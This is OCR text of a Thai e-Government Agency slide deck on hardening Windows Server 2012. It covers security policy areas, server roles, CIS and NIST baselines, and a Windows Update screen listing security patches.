MINISTRY OF ICT Smart Thailand

EGA

e-Government Agency

Electronic Government Agency (Public Organization)

สำนักงานรัฐบาลอิเล็กทรอนิกส์ (องค์การมหาชน)

การปิดจุดอ่อนวินโดวส์

(Windows Hardening)

วัตถุประสงค์การปิดจุดอ่อน

(Harden Objectives)


เพื่อเป็นแนวทางในการกำหนดค่าความปลอดภัยให้กับระบบที่กำลังจะติดตั้งใช้งานจริง หรือการปรับปรุงแก้ไขเครื่องให้บริการที่เกิดมีจุดอ่อนให้มีการป้องกันที่เข้มแข็งขึ้น

Microsoft Windows Server 2012 Hardening

- *Account Policies*
- *Audit Policy*
- *Security Options*
- *Windows Components*

ทำไมต้องปิดจุดอ่อน?

ทำไมต้องปิดจุดอ่อน?



Hardening

Systems (MS Windows, Linux, Network Devices)

Application (My Sql, SQL Server, Web Application …)


Hardening

Systems


Application

Microsoft Windows

2012



Windows
1.0 (1985)



Windows
3.11 (1992)

Windows
95 (1995)

2001

Vista 2006

2009

Center for Internet Security (CIS)

CENTER FOR INTERNET SECURITY

http://www.cisecurity.org/

NIST


The National Institute of Standards and Technology (NIST)

Microsoft Corporation

Microsoft


Member Server

- AD Certificate Services
- DHCP Server
- DNS Server
- File Server
- Hyper-V
- Network Policy and Access Services
- Print Server
- Remote Access Services
- Remote Desktop Services
- Web Server




Production

establishing a secure configuration




Computer name Username, password




Windows Server 2012 R2


Windows Update




Windows Update




Download updates but let me choose whether to install them




Select updates to install
« Windows Update ▸ Select updates to install
Search Control Panel
Select the updates you want to install
Important (117)
Optional (110)
Name
Size
Windows Server 2012 R2 (117)
Cumulative Security Update for Internet Explorer 11... 53.8 MB
Security Update for Microsoft .NET Framework 4.5.... 1.2 MB
Security Update for Microsoft .NET Framework 4.5.... 13.2 MB
Security Update for Microsoft .NET Framework 4.5.... 2.4 MB
Security Update for Microsoft .NET Framework 4.5.... 587 KB
Security Update for Microsoft .NET Framework 4.5.... 4.3 MB
Security Update for Microsoft .NET Framework 4.5.... 548 KB
Security Update for Microsoft .NET Framework 4.5.... 6.8 MB
Security Update for Microsoft .NET Framework 4.5.... 760 KB
Security Update for Microsoft .NET Framework 4.5.... 1.1 MB
Security Update for Microsoft .NET Framework 4.5.... 6.8 MB
Security Update for Microsoft .NET Framework 4.5.... 6.6 MB
Security Update for Windows Server 2012 R2 (KB295... 1.2 MB
Security Update for Windows Server 2012 R2 (KB297... 4.1 MB
Security Update for Windows Server 2012 R2 (KB297... 2.8 MB
Security Update for Windows Server 2012 R2 (KB297... 3.4 MB
Security Update for Windows Server 2012 R2 (KB297... 464 KB
Security Update for Windows Server 2012 R2 (KB299... 3.2 MB
Security Update for Windows Server 2012 R2 (KB299... 2.8 MB
Cumulative Security Update for Internet Explorer 11 for Windows Server 2012 R2 (KB3175443)
A security issue has been identified in a Microsoft software product that could affect your system. You can help protect your system by installing this update from Microsoft. For a complete listing of the issues that are included in this update, see the associated Microsoft Knowledge Base article. After you install this update, you may have to restart your system.
Published: 8/9/2016
You may need to restart your PC after installing this update.
Update is ready to download
More information
Support information
Total selected: 117 important updates (1,316.7 MB)
Install
Cancel

Windows Update



